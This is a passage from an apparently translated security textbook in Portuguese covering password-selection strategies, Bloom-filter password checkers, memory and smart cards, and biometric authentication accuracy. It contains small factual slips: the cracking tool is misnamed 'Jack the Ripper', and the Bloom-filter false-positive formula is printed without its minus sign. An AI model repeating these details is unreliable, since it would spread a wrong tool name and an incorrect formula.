- A falta de segurança física ou sua fraqueza pode criar oportunidades para um hacker. Às vezes há um backup do arquivo de senhas em um disco para reparos de emergência ou em um disco de arquivamento. O acesso a esse backup permite que o atacante leia o arquivo de senhas. Alternativamente, um usuário pode inicializar o sistema a partir de um disco que está sendo executado em outro sistema operacional, como o Linux, e acessar o arquivo a partir desse outro SO.
- Em vez de capturar o arquivo de senhas do sistema, outra abordagem para colher IDs e senhas de usuários é monitorar o tráfego na rede.

Assim, uma política de proteção de senhas deve complementar medidas de controle de acesso com técnicas para forçar os usuários a selecionarem senhas difíceis de adivinhar.

## Estratégias de seleção de senhas

A lição aprendida com os dois experimentos que acabamos de descrever ([Tabelas 3.1](#) e [3.2](#)) é que, se não forem obrigados, muitos usuários escolhem uma senha demasiadamente curta ou demasiadamente fácil de adivinhar. No outro extremo, se os usuários receberem senhas que consistem em oito caracteres imprimíveis selecionados aleatoriamente, a quebra da senha será efetivamente impossível.

Mas será quase tão impossível para grande parte dos usuários lembrar suas senhas. Felizmente, mesmo que limitemos o universo de senhas a cadeias de caracteres razoavelmente memoráveis, o tamanho do universo é ainda demasiadamente grande para permitir que quebras de senhas sejam viáveis na prática. Então, nossa meta é eliminar senhas fáceis de adivinhar e ao mesmo tempo permitir que um usuário selecione uma senha que ele consiga memorizar. Quatro técnicas básicas estão em uso:

- Educação do usuário.
- Senhas geradas por computador.
- Verificação reativa de senha.
- Verificação proativa de senha.

Podemos informar aos usuários a importância de usar senhas difíceis de adivinhar e lhes dar diretrizes para selecionar senhas fortes. Essa estratégia de **educação do usuário** provavelmente não será bem-sucedida em grande parte das instalações, em particular onde haja grande população de usuários ou rotatividade muito grande. Muitos usuários simplesmente ignorarão as diretrizes. Outros podem não saber julgar muito bem o que seja uma senha forte. Por exemplo, muitos usuários acreditam (erroneamente) que inverter uma palavra ou usar a última letra maiúscula torna a senha impossível de adivinhar.

Não obstante, faz sentido dar aos usuários diretrizes sobre a seleção de senhas. Talvez a melhor abordagem seja o seguinte conselho: uma boa técnica para escolher uma senha é usar a primeira letra de cada palavra de uma frase. Porém, não escolha uma frase muito conhecida como “An apple a day keeps the doctor away” (Aaadktda). Em vez disso, escolha algo como “My dog's first name is Rex” (MdfniR) ou “My sister Peg is 24 years old” (MsPi24yo). Estudos mostraram que, em geral, os usuários podem lembrar tais senhas, mas que elas não são suscetíveis a ataques de adivinhação de senha baseados em senhas comumente usadas.

**Senhas geradas por computador** também têm problemas. Se as senhas forem de natureza bastante aleatória, os usuários não conseguirão lembrar-se delas. Mesmo que a senha seja pronunciável, o usuário pode ter dificuldade de lembrar-se dela e, portanto, ser tentado a anotá-la. Em geral, esquemas de senhas geradas por computador têm histórico de fraca aceitação pelos usuários. O FIPS PUB 181 define um dos mais bem projetados geradores de senhas automatizados. O padrão inclui não somente uma descrição da abordagem, mas também uma lista completa do código-fonte em C do algoritmo. O algoritmo gera palavras formando sílabas pronunciáveis, concatenando-as para formar uma

palavra. Um gerador de números aleatórios produz um fluxo de caracteres aleatórios usado para construir as sílabas e palavras.

Uma **estratégia de verificação reativa de senhas** é aquela na qual o sistema executa periodicamente seu próprio programa de quebra de senha para identificar senhas fáceis de adivinhar. O sistema cancela quaisquer senhas que foram adivinhadas e avisa o usuário. Essa tática tem várias desvantagens. A primeira é que ela é intensiva no uso de recursos se quisermos que o trabalho seja feito da forma correta. Como um oponente determinado que é capaz de roubar um arquivo de senhas pode devotar todo o tempo de uma CPU à tarefa durante horas ou dias, um verificador reativo de senhas efetivo está em evidente desvantagem. Além disso, quaisquer senhas existentes continuam vulneráveis até o verificador reativo de senhas encontrá-las. Um bom exemplo é o programa de quebra de senhas de código aberto Jack the Ripper ([openwall.com/john/pro/](http://openwall.com/john/pro/)), que funciona em uma variedade de sistemas operacionais.

Uma abordagem promissora para melhorar a segurança de senhas é o **verificador proativo de senhas**. Nesse esquema, permite-se que um usuário selecione sua própria senha. Todavia, na hora da seleção, o sistema verifica se a senha é aceitável e, se não for, ela é rejeitada. Tais verificadores são baseados na seguinte filosofia: com orientação suficiente do sistema, os usuários podem selecionar senhas memorizáveis de um espaço de senhas razoavelmente grande e que provavelmente não serão adivinhadas em um ataque de dicionário.

O truque, no caso de um verificador proativo de senhas, é atingir um equilíbrio entre a aceitabilidade pelo usuário e a força da senha. Se o sistema rejeitar um número demasiadamente grande de senhas, os usuários se queixarão de que é muito difícil selecionar uma senha. Se o sistema usar algum algoritmo simples para definir o que é aceitável, o recado para os programas de quebra de senhas será que eles terão de refinar sua técnica de adivinhação. No restante desta subseção, examinamos possíveis abordagens para a verificação proativa de senhas.

## ***Imposição de regras***

A primeira abordagem é um sistema simples para impor regras. Por exemplo, as seguintes regras poderiam ser impostas:

- Todas as senhas devem ter comprimento mínimo de oito caracteres.
  - Nos primeiros oito caracteres, as senhas devem incluir, no mínimo, uma letra maiúscula, uma letra minúscula, dígitos numéricos e sinais de pontuação.
- Essas regras poderiam ser acompanhadas de conselhos para o usuário. Embora

essa abordagem seja superior a simplesmente educar os usuários, ela pode não ser suficiente para impedir programas de quebra de senhas. Esse esquema alerta os programas de quebra sobre quais senhas *não* tentar, mas ainda é possível executar a quebra de senhas.

O processo de imposição de regras pode ser automatizado usando um verificador proativo de senhas, como o programa aberto pam\_passwdqc ([openwall.com/passwdqc/](http://openwall.com/passwdqc/)), que impõe uma variedade de regras a senhas e é configurável pelo administrador do sistema.

## **Programa de quebra de senha**

Outro procedimento possível é simplesmente compilar um grande dicionário de senhas “ruins” possíveis. Quando um usuário seleciona uma senha, o sistema verifica para assegurar que ela não está na lista das senhas não aprovadas. Há dois problemas com essa abordagem:

- **Espaço:** O dicionário tem de ser muito grande para ser efetivo. Por exemplo, o dicionário usado no estudo da Purdue [SPAF92a] ocupa mais de 30 megabytes de armazenamento.
- **Tempo:** O tempo necessário para fazer uma busca em um grande dicionário também pode ser grande. Além disso, para verificar permutações prováveis de palavras de dicionário, essas palavras devem estar incluídas no dicionário, que então ficará verdadeiramente imenso, ou cada busca também deverá envolver quantidade considerável de processamento.

## **Filtro de Bloom**

Uma técnica [SPAF92a, SPAF92b] para desenvolver um verificador proativo de senhas efetivo e eficiente que é baseada na rejeição de palavras de uma lista foi implementada em vários sistemas, incluindo o Linux. Ela é baseada na utilização de um filtro de Bloom [BLOO70]. Para começar, explicamos a operação do filtro de Bloom. Um filtro de Bloom de ordem  $k$  consiste em um conjunto de  $k$  funções de hash independentes  $H_1(x), H_2(x), \dots, H_k(x)$ , onde cada função mapeia uma senha para um valor de hash na faixa de 0 a  $N - 1$ . Isto é,

$$H_i(X_j) = \gamma \quad 1 \leq i \leq k; \quad 1 \leq j \leq D; \quad 0 \leq \gamma \leq N - 1$$

onde

$X_j$  =  $j$ -ésima palavra no dicionário de senhas

$D$  = número de palavras no dicionário de senhas

Então o procedimento descrito a seguir é aplicado ao dicionário:

1. A tabela de hash de  $N$  bits é definida, com todos os bits inicialmente em 0.
2. Para cada senha, seus  $k$  valores de hash são calculados, e os bits correspondentes na tabela de hash são fixados em 1. Assim, se  $H_i(X_j) = 67$  para algum  $(i, j)$ , então o sexagésimo sétimo bit da tabela de hash é fixado em 1; se o bit já tiver o valor 1, ele permanece em 1.

Quando uma nova senha é apresentada ao verificador, seus  $k$  valores de hash são calculados. Se todos os bits correspondentes da tabela de hash forem iguais a 1, a senha será rejeitada. Todas as senhas no dicionário serão rejeitadas. Porém, haverá também alguns “falsos positivos” (isto é, senhas que não estão no dicionário, mas produzem uma correspondência na tabela de hash). Para ver isso, considere um esquema com duas funções hash. Suponha que as senhas *undertaker* e *hulkhogan* estejam no dicionário, mas *xG%#jj98* não esteja. Suponha ainda mais que

$H_1(\text{undertaker}) = 25$	$H_1(\text{hulkhogan}) = 83$	$H_1(\text{xG%#jj98}) = 665$
$H_2(\text{undertaker}) = 998$	$H_2(\text{hulkhogan}) = 665$	$H_2(\text{xG%#jj98}) = 998$

Se a senha *xG%#jj98* for apresentada ao sistema, ela será rejeitada mesmo não estando no dicionário. Se houver muitos desses falsos positivos, será difícil para os usuários selecionar senhas. Por conseguinte, gostaríamos de projetar o esquema de hash para minimizar falsos positivos. Pode-se mostrar que a probabilidade de um falso positivo pode ser aproximada por

$$P \approx (1 - e^{kD/N})^k = (1 - e^{k/R})^k$$

ou, de forma equivalente,

$$R \approx \frac{-k}{\ln(1 - p^{1/k})}$$

onde


$k$  = número de funções de hash

$N$  = número de bits na tabela de hash

$D$  = número de palavras no dicionário

$R = N/D$ , razão entre o tamanho da tabela de hash (bits) e o tamanho do dicionário (palavras)

A Figura 3.2 apresenta um gráfico de  $P$  em função de  $R$  para vários valores de  $k$ . Suponha que tenhamos um dicionário de um milhão de palavras e queiramos ter 0,01 de probabilidade de rejeitar uma senha que não esteja no dicionário. Se escolhermos seis funções de hash, a razão requerida é  $R = 9,6$ . Por conseguinte, precisamos de uma tabela de hash de  $9,6 \times 10^6$  bits ou, aproximadamente, 1,2 Mbytes de armazenamento. Em contraste, armazenar o dicionário inteiro precisaria de algo da ordem de 8 MBytes. Assim, conseguimos uma compressão de quase sete vezes. Além disso, a verificação das senhas envolve o cálculo direto de seis funções de hash e é independente do tamanho do dicionário, ao passo que com a utilização do dicionário inteiro há um número substancial de buscas.<sup>4</sup>



**FIGURA 3.2** Desempenho do filtro de Bloom.

### 3.3 Autenticação baseada em token

Objetos que um usuário possui para a finalidade de autenticação de usuário são

denominados tokens. Nesta seção, examinamos dois tipos de tokens amplamente usados; são cartões que têm a aparência e o tamanho de cartões bancários (veja a [Tabela 3.3](#)).

---

**Tabela 3.3**

### Tipos de cartões usados como tokens

---

Tipo do cartão	Característica distintiva	Exemplo
Gravado em relevo	Somente caracteres em relevo, na frente	Cartão de crédito antigo
Fita magnética	Código de barras magnético atrás, caracteres na frente	Cartão bancário
Memória	Memória eletrônica interna	Cartão telefônico pré-pago
Smart De contato Sem contato	Memória eletrônica e processador internos Contatos elétricos expostos na superfície Antena de rádio sem contato embutida	Cartão de identificação biométrico

## Cartões de memória

Cartões de memória podem armazenar, mas não processar dados. O mais comum desses cartões é o cartão bancário com fita magnética na parte traseira. Uma fita magnética só pode armazenar um código de segurança simples, que pode ser lido (e infelizmente reprogramado) por uma leitora de cartões barata. Há também cartões de memória que incluem memória eletrônica interna.

Cartões de memória só podem ser usados para acesso físico, como um quarto de hotel. Para autenticação do usuário, tais cartões são usados normalmente com algum tipo de senha ou número de identificação pessoal (Personal Identification Number — PIN). Uma aplicação típica é o caixa eletrônico (Automatic Teller Machine — ATM).

O cartão de memória, quando combinado com um PIN ou senha, provê segurança significativamente maior do que uma senha sozinha. Um adversário tem de conseguir se apossar fisicamente do cartão (ou saber como duplicá-lo) e ainda saber qual é o PIN. Entre as potenciais desvantagens citamos as seguintes [[NIST95](#)]:

- **Requer leitora especial:** Isso aumenta o custo da utilização do token e cria o requisito de gerenciar a segurança do hardware e do software da leitora.
- **Perda do token:** Um token perdido temporariamente impede seu proprietário de conseguir acesso ao sistema. Portanto, há um custo administrativo na

reposição do token perdido. Além disso, se o token for achado, roubado ou falsificado, basta um adversário determinar o PIN para conseguir acesso não autorizado.

- **Insatisfação do usuário:** Embora os usuários possam não ter qualquer dificuldade para aceitar o uso de um cartão de memória para acesso a caixas eletrônicos, sua utilização para acesso a computadores pode ser considerada inconveniente.

## Smart cards


Ampla variedade de dispositivos se qualifica como smart tokens. Eles podem ser categorizados segundo três dimensões que não são mutuamente exclusivas:

- **Características físicas:** Smart tokens incluem um microprocessador embutido. Um smart token que é parecido com um cartão bancário é denominado smart card. Outros smart tokens podem ser parecidos com calculadoras, chaves ou outros pequenos objetos portáteis.
- **Interface:** Interfaces manuais incluem teclado e visor para a interação entre ser humano e token. Smart tokens com interface eletrônica comunicam-se com uma leitora/gravadora compatível.
- **Protocolo de autenticação:** A finalidade de um smart token é prover um meio para autenticação de usuários. Podemos classificar o protocolo de autenticação usado com smart tokens em três categorias:
  - **Estático:** Com protocolo estático, um usuário autentica-se para com o token e o token autentica o usuário para o computador. A última metade desse protocolo é semelhante à operação de um token de memória.
  - **Gerador dinâmico de senha:** Nesse caso, o token gera uma única senha periodicamente (por exemplo, a cada minuto). Essa senha é então digitada no sistema computacional para autenticação, quer manualmente pelo usuário quer eletronicamente via token. O token e o sistema computacional devem ser inicializados e mantidos em sincronia de modo que o computador saiba qual é a senha atual para esse token.
  - **Desafio/resposta:** Nesse caso, o sistema computacional gera um desafio, por exemplo uma cadeia aleatória de números. O smart token gera uma resposta baseada no desafio. Por exemplo, criptografia de chave pública poderia ser usada, e o token poderia cifrar a cadeia de desafio com a chave privada do token.

Para autenticação de usuário ao computador, a categoria mais importante de

smart tokens é o smart card, que parece um cartão de crédito, tem interface eletrônica e pode usar qualquer um dos tipos de protocolos que acabamos de descrever. O restante desta seção discute smart cards.

Um smart card contém em seu interior um microprocessador completo, incluindo processador, memória e portas de entrada/saída ([Figura 3.3](#)). Algumas versões incorporam um circuito especial de coprocessamento para operações criptográficas com o objetivo de acelerar a tarefa de codificar e decodificar mensagens ou gerar assinaturas digitais para validar as informações transferidas. Em alguns cartões, as portas de entrada/saída são diretamente acessíveis por uma leitora compatível por meio de contatos elétricos expostos. Outros cartões recorrem a uma antena sem fio embutida para comunicação sem fio com a leitora.



**FIGURA 3.3** Dimensões do smart card. O chip do smart card está embutido no cartão plástico e não fica visível. As dimensões seguem o padrão ISO 7816-2.

Um smart card típico inclui três tipos de memória. A memória somente de leitura (ROM) armazena dados que não mudam durante a vida útil do cartão, como o número do cartão e o nome do portador. A memória ROM eletricamente apagável e programável (EEPROM) armazena dados de aplicações e programas, como os protocolos que o cartão pode executar. Ela também contém dados que podem variar com o tempo. Por exemplo, em um cartão telefônico, a EEPROM guarda o tempo de utilização restante. A memória de acesso aleatório (Random Access Memory — RAM) contém dados temporários gerados quando aplicações são executadas.

A Figura 3.4 ilustra a interação típica entre um smart card e uma leitora ou um sistema de computador. Cada vez que o cartão é inserido em uma leitora, uma função de reinicialização é executada pela leitora para inicializar parâmetros como o valor de relógio. Depois da execução da função de reinicialização, o cartão responde com uma mensagem de resposta à reinicialização (Answer to Reset — ATR). Essa mensagem define os parâmetros e protocolos que o cartão pode usar e as funções que ele pode executar. O terminal pode ser capaz de mudar o protocolo usado e outros parâmetros por meio de um comando de seleção de tipo de protocolo (Protocol Type Selection — PTS). A resposta dos cartões ao PTS confirma os protocolos e parâmetros que serão usados. Agora o terminal e o cartão podem executar o protocolo para realizar a aplicação desejada.



APDU = Unidade de dados do protocolo de aplicação  
 ATR = Resposta à reinicialização  
 PTS = Seleção do tipo de protocolo

**FIGURA 3.4** Troca smart card/leitora.

## 3.4 Autenticação biométrica

Um sistema de autenticação biométrica tenta autenticar um indivíduo com base

em suas características físicas únicas. Isso inclui características estáticas como impressões digitais, geometria da mão, características faciais e padrões de retina e íris, e características dinâmicas, como registro de voz e assinatura. Em essência, a biometria é baseada em reconhecimento de padrões. Comparada com senhas e tokens, a autenticação biométrica é ao mesmo tempo tecnicamente complexa e cara. Embora seja usada em várias aplicações específicas, a identificação biométrica ainda tem de amadurecer como ferramenta padrão para autenticação de usuários em sistemas de computador.

## Características físicas usadas em aplicações biométricas

Há vários tipos de características físicas diferentes em uso ou em estudo para autenticação de usuários. As mais comuns são as seguintes:

- **Características faciais:** Características faciais são o meio mais comum de identificação entre seres humanos; por isso é natural considerá-las para identificação por computador. A abordagem mais comum é definir características com base na localização relativa e na forma de aspectos faciais fundamentais como olhos, sobrancelhas, nariz, lábios e formato do queixo. Uma abordagem alternativa é usar uma câmera infravermelha para produzir um termograma da face que está correlacionado com o sistema vascular subjacente na face humana.
- **Impressões digitais:** Impressões digitais são usadas como meio de identificação há séculos, e o processo está sendo sistematizado e automatizado particularmente para finalidades policiais. Uma impressão digital é o padrão de saliências e sulcos na superfície da ponta dos dedos. Acredita-se que as impressões digitais sejam únicas para toda a população humana. Na prática, o sistema automatizado de reconhecimento e verificação de impressões digitais extrai diversas características da impressão digital que são armazenados como substitutos numéricos para o modelo completo da impressão digital.
- **Geometria da mão:** Sistemas de geometria da mão identificam aspectos da mão, incluindo forma, comprimento e largura dos dedos.
- **Padrão da retina:** O padrão formado por veias abaixo da superfície da retina é único e, por conseguinte, adequado para identificação. Um sistema biométrico de exame de retina obtém uma imagem digital do padrão da retina projetando um facho de baixa intensidade de luz visível ou

infravermelha no olho.

- **Íris:** Outra característica física única é a estrutura detalhada da íris.
- **Assinatura:** Cada indivíduo tem um estilo de escrita único e isso é refletido especialmente na assinatura, que em geral é uma sequência escrita frequentemente. Todavia, várias amostras da assinatura de um único indivíduo não serão exatamente idênticas. Isso complica a tarefa de desenvolver uma representação em computador da assinatura que possa ser comparada com amostras futuras.
- **Voz:** Ao passo que o estilo da assinatura de um indivíduo reflete não somente os atributos físicos únicos da pessoa, mas também os hábitos de escrita que ela desenvolveu, os padrões de voz estão mais estreitamente vinculados a características físicas e anatômicas do falante. Mesmo assim, ao longo do tempo ainda há uma variação de amostra a amostra para o mesmo falante, o que complica a tarefa de reconhecimento biométrico.


A [Figura 3.5](#) fornece uma indicação aproximada da acurácia e do custo relativos dessas medidas biométricas. O conceito de acurácia não se aplica a esquemas de autenticação de usuário que utilizam smart cards ou senhas. Por exemplo, se um usuário digitar uma senha, ela corresponde ou não exatamente à senha esperada para esse usuário. Por sua vez, no caso de parâmetros biométricos, o sistema deve determinar o grau de correspondência entre a característica biométrica apresentada e a característica biométrica armazenada. Antes de elaborarmos o conceito de acurácia biométrica, precisamos ter uma ideia geral do funcionamento dos sistemas biométricos.



**FIGURA 3.5** Custo versus acurácia de várias características biométricas em esquemas de autenticação de usuários.

## Operação de um sistema de autenticação biométrica

A Figura 3.6 ilustra a operação de um sistema biométrico. Cada indivíduo que será incluído no banco de dados de usuários autorizados deve primeiro **registrar-se** no sistema, o que é análogo a designar uma senha a um usuário. No caso de sistema biométrico, o usuário apresenta um nome e, normalmente, algum tipo de senha ou PIN ao sistema. Ao mesmo tempo, o sistema capta alguma característica biométrica desse usuário (por exemplo, a impressão digital do dedo indicador da mão direita). O sistema digitaliza a entrada e extrai um conjunto de características que podem ser armazenadas como um número ou conjunto de números que representa essa característica biométrica única; esse conjunto de números é denominado gabarito do usuário. Agora o usuário está registrado no sistema, que mantém para ele um nome (ID), talvez um PIN ou senha e o valor biométrico.



**FIGURA 3.6** Sistema biométrico genérico. O registro cria uma associação entre um usuário e as características biométricas desse usuário. Dependendo da aplicação, a autenticação de usuário envolve verificar se um usuário alegado é o usuário real ou identificar um usuário desconhecido.

Dependendo da aplicação, a autenticação do usuário em um sistema biométrico envolve **verificação** ou **identificação**. A verificação é análoga a um usuário que entra em um sistema usando cartão de memória ou smart card associado a senha ou PIN. Para a verificação biométrica, o usuário digita um PIN e também usa um sensor biométrico. O sistema extrai a característica correspondente e a compara com o gabarito armazenado para esse usuário. Se houver correspondência, o sistema autentica esse usuário.


Para um sistema de identificação, o indivíduo usa o sensor biométrico, mas não apresenta qualquer informação adicional. Então o sistema compara o gabarito apresentado com o conjunto de gabaritos armazenados. Se houver

correspondência, esse usuário é identificado. Caso contrário, ele é rejeitado.

## Acurácia biométrica


Em qualquer esquema biométrico, alguma característica física do indivíduo é mapeada para uma representação digital. Para cada indivíduo, apenas uma representação digital, ou gabarito, é armazenada no computador. Quando o usuário deve ser autenticado, o sistema compara o gabarito armazenado com o gabarito apresentado. Dadas as complexidades das características físicas, não podemos esperar que haja correspondência exata entre os dois gabaritos. Em vez disso, o sistema usa um algoritmo para gerar uma nota de avaliação da correspondência (tipicamente um único número), que quantifica a similaridade entre o gabarito apresentado e o gabarito armazenado.

A [Figura 3.7](#) ilustra o dilema proposto ao sistema. Se um único usuário for testado pelo sistema várias vezes, a nota de avaliação da correspondência s variará, sendo que a função de densidade probabilística normalmente formará uma curva em sino, como mostrado. Por exemplo, no caso de impressão digital, os resultados podem variar devido a ruído do sensor; mudanças na impressão resultantes de inchaço, ressecamento da pele, e assim por diante; posicionamento do dedo, e assim por diante. Na média, qualquer outro indivíduo deve ter uma nota de avaliação de correspondência mais baixa, porém, mais uma vez, exibirá uma função de densidade probabilística em forma de sino. A dificuldade é que é provável que a faixa de notas de avaliação de correspondência produzidas por dois indivíduos, um genuíno e um impostor, comparadas a um gabarito de referência dado, se sobreponham. Na [Figura 3.7](#), um valor de limiar  $t$  é selecionado de modo que, se o valor apresentado  $s$  satisfaz  $s \geq t$ , se considera uma correspondência e, se  $s < t$ , considera-se uma não correspondência. A parte sombreada à direita de  $t$  indica uma faixa de valores para a qual uma falsa correspondência é possível, e a parte sombreada à esquerda indica uma faixa de valores para a qual uma falsa não correspondência é possível. A área de cada parte sombreada representa a probabilidade de uma falsa correspondência ou nenhuma correspondência, respectivamente. Movendo o limiar para a esquerda ou para a direita, as probabilidades podem ser alteradas, mas observe que uma diminuição na taxa de falsa correspondência resulta necessariamente em aumento na taxa de falsa não correspondência, e vice-versa.

